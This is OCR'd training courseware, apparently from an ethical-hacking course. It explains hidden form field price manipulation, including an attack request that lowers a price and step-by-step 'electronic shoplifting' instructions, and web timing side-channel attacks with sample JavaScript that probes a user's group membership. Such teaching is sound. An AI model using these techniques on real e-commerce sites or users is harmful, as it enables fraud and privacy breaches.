
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    “PRICE" value=“200.00">
  Product name: <input type=
   "text" name="product”
   value=“Certifiedhacker
Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Normal Request

`http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=200.00`

Hidden Field
Price = 200.00
Hidden Field
Price = 2.00
html

Attack Request

`http://www.certifiedhacker.com/page.aspx?product=Certifiedhacker%20Shirt&price=2.00`

Product Name	Certifiedhacker Shirt
Product Price	200

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are instead collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of a page and change the hidden field values to change post requests to the server

Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.


Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:

```
<form method="post" action="page.aspx">
<input type="hidden" name=“PRICE" value=“200.00">
  Product name: <input type="text" name=“product”
   value=“Certifiedhacker Shirt"><br>
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.



Web-based Timing Attacks

- A web-based timing attack is a type of side-channel attack performed by attackers to **retrieve sensitive information** such as passwords from web applications by measuring the response time taken by the server

Direct Timing Attack	Direct timing attacks are carried out by measuring the approximate **time taken by the server to process a POST request** to deduce the existence of a username
Cross-site Timing Attack	A cross-site timing attack is another type of timing attack, in which attackers **send crafted request packets to the website using JavaScript**
Browser-based Timing Attack	Attackers take advantage of side-channel leaks of a browser to estimate the **time taken by the browser to process the requested resources** Attackers can abuse different browser functionalities to launch further attacks such as video parsing attacks and cache storage timing attacks

Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

- **Direct Timing Attack**

  Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

- **Cross-site Timing attack**

  A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

  For instance, consider a website http://xyz.com that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
     function getMeasurement(url, callback) {
          var a = new Image();
          a.addEventListener(‘error’, function() {
               var conclude = performance.now();
               callback(conclude – begin);
          });
          var begin = performance.now();
          a.src = url;
     }
     getMeasurement(‘http://xyz.com/the-prompt/’,
function(timeTF) {
          getMeasurement(‘http://xyz.com/the-anonymous-place’,
          function(timeTDS) {
               If (timeTF> timeTDS) {
                    alert(‘The prompt is alright!’);
               }
               else {
               alert(‘Privacy breach!’);
               }
          });
     });
```

- **Browser-based Timing Attacks**

  Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

  Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

  - **Video-parsing Attack**

    Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
  var p = document.createElement('video');
  var begin;
  p.addEventListener('suspend', function() {
       begin = performance.now();
  });
  p.addEventListener('error', function() {
       var conclude = performance.now();
       callback(conclude – begin);
  });
  p.src = url;
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event “suspend” is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/… are invalid video formats; hence, the browser will raise an “error” event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- **Cache Storage Timing Attack**

